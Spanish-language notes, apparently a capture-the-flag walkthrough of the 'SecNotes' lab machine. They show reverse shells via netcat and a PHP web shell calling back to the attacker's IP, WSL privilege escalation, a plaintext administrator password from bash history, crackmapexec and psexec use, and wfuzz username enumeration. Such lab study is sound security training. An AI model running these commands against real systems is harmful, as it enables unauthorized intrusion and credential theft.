
buscamos reverse shell windows
https://deephacking.tech/reverse-shells-en-windows/

buscamos netcat windows
locate nc.exe
/usr/share/windows-resources/binaries/nc.exe




copiamos y transferimos por smb con put nc.exe






levanto rlwrap nc -lvnp 123
y ahora ejecuto la shell
nc.exe 10.10.14.24 123 -e cmd
http://10.10.10.97:8808/php_cmd.php?cmd=nc.exe%2010.10.14.25%20123%20-e%20cmd



##ESCALADA DE PRIVILIEGIOS SUBSISTEMA LINUX EN WINDOWS###########

Veo un directorio en la raiz llamado distros





```
C:\Distros>dir
dir
 Volume in drive C has no label.
 Volume Serial Number is 1E7B-9B76

 Directory of C:\Distros

06/21/2018  02:07 PM    <DIR>          .
06/21/2018  02:07 PM    <DIR>          ..
06/21/2018  04:59 PM    <DIR>          Ubuntu
               0 File(s)              0 bytes
               3 Dir(s)  13,596,119,040 bytes free

C:\Distros>
```


aqui tambien vemos algo relacionado con linux bash.lnk que es un enlace simbolico en linux
C:\Users\tyler\Desktop>

```
 Directory of C:\Users\tyler\Desktop

08/19/2018  02:51 PM    <DIR>          .
08/19/2018  02:51 PM    <DIR>          ..
06/22/2018  02:09 AM             1,293 bash.lnk
08/02/2021  02:32 AM             1,210 Command Prompt.lnk
04/11/2018  03:34 PM               407 File Explorer.lnk
```

type bash.lnk



me dirijo alli
cd C:\\Windows\System32\bash.exe
como no existe solo viajo hasta system32




pero obvimente al ir alli me tira muchos resultados
Entonces utilizo un recurso que en linux se conoce como busqueda recursiva con locate esto tambien existe en windows


BUSQUEDA RECURSIVA DE UN ARCHIVO EN WINDOWS

where /R c:\ bash.exe


Empiezo la busqueda desde el directorio destop de tyler
C:\Users\tyler\Desktop>



me dirijo alli
cd C:\Windows\WinSxS\amd64_microsoft-windows-lxss-bash_31bf3856ad364e35_10.0.17134.1_none_251beae725bc7de5




alli esta bash.exe
bash.exe
ejecuto y nos tira una shell como root



pero no tenemos root en la maquina sino en el subsistema.
para mejorar la shell utilizo python

python bash


python -c 'import pty;pty.spawn("/bin/bash")'




oculto esta el .bash_history alli se encuentra un password.
las -la
cat .bash_history

```
root@SECNOTES:~# ls -la           ls -la
ls -la
total 8
drwx------ 1 root root  512 Jun 22  2018 .
drwxr-xr-x 1 root root  512 Jun 21  2018 ..
---------- 1 root root  398 Jun 22  2018 .bash_history
-rw-r--r-- 1 root root 3112 Jun 22  2018 .bashrc
-rw-r--r-- 1 root root  148 Aug 17  2015 .profile
drwxrwxrwx 1 root root  512 Jun 22  2018 filesystem
root@SECNOTES:~# cat .bash_historycat .bash_history
cat .bash_history
cd /mnt/c/
ls
cd Users/
cd /
cd ~
ls
pwd
mkdir filesystem
mount //127.0.0.1/c$ filesystem/
sudo apt install cifs-utils
mount //127.0.0.1/c$ filesystem/
mount //127.0.0.1/c$ filesystem/ -o user=administrator
cat /proc/filesystems
sudo modprobe cifs
smbclient
apt install smbclient
smbclient
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
> .bash_history
less .bash_history
exitroot@SECNOTES:~#
[0] 0:rlwrap* 1:smbclient- 2:zsh
```


lo interesante es la linea del smb
smbclient -U 'administrator%u6!4ZwgwOM#^OBf#Nwnh' \\\\127.0.0.1\\c$
para validar si sirve probamos con **crackmapexec smb**
recordar que este el pass comienza despues del % debido a que alli tulizan una forma directa de autenticacion
crackmapexec smb 10.10.10.97 -u 'administrator' -p 'u6!4ZwgwOM#^OBf#Nwnh




A diferencia de tyler a ca nos tira un pwned lo cual significa que podemos utilizar **impacket-psexec**
Locate psexec




antes de utilizar podemos validar si administrator tiene realmente acceso a recurso admin con smb
crackmapexec smb 10.10.10.97 -u 'administrator' -p 'u6!4ZwgwOM#^OBf#Nwnh' --shares



como los tiene pa dentro con psexec
impacket-psexec administrator@10.10.10.97





Hay otra forma de sacar el usuario tyler con wfuzz

wfuzz enumeración de usuarios

-t 200 hilos -hw=90 codigos de estado --hs “mensaje de usuario no valido” -d 'variables que se pueden sacar de ispeccionar tambien se remplaza
el usuer por fuzz'
wfuzz -c -t 200 --hw=90 --hs "No account found with that username." -w /usr/share/seclists/Usernames/Names/names.txt -d 'username=FUZZ&password=password' http://10.10.10.97/login.php

Login

Please fill in your credentials to login.

Username

add

No account found with that username.

Password

Login

Don't have an account? Sign up now.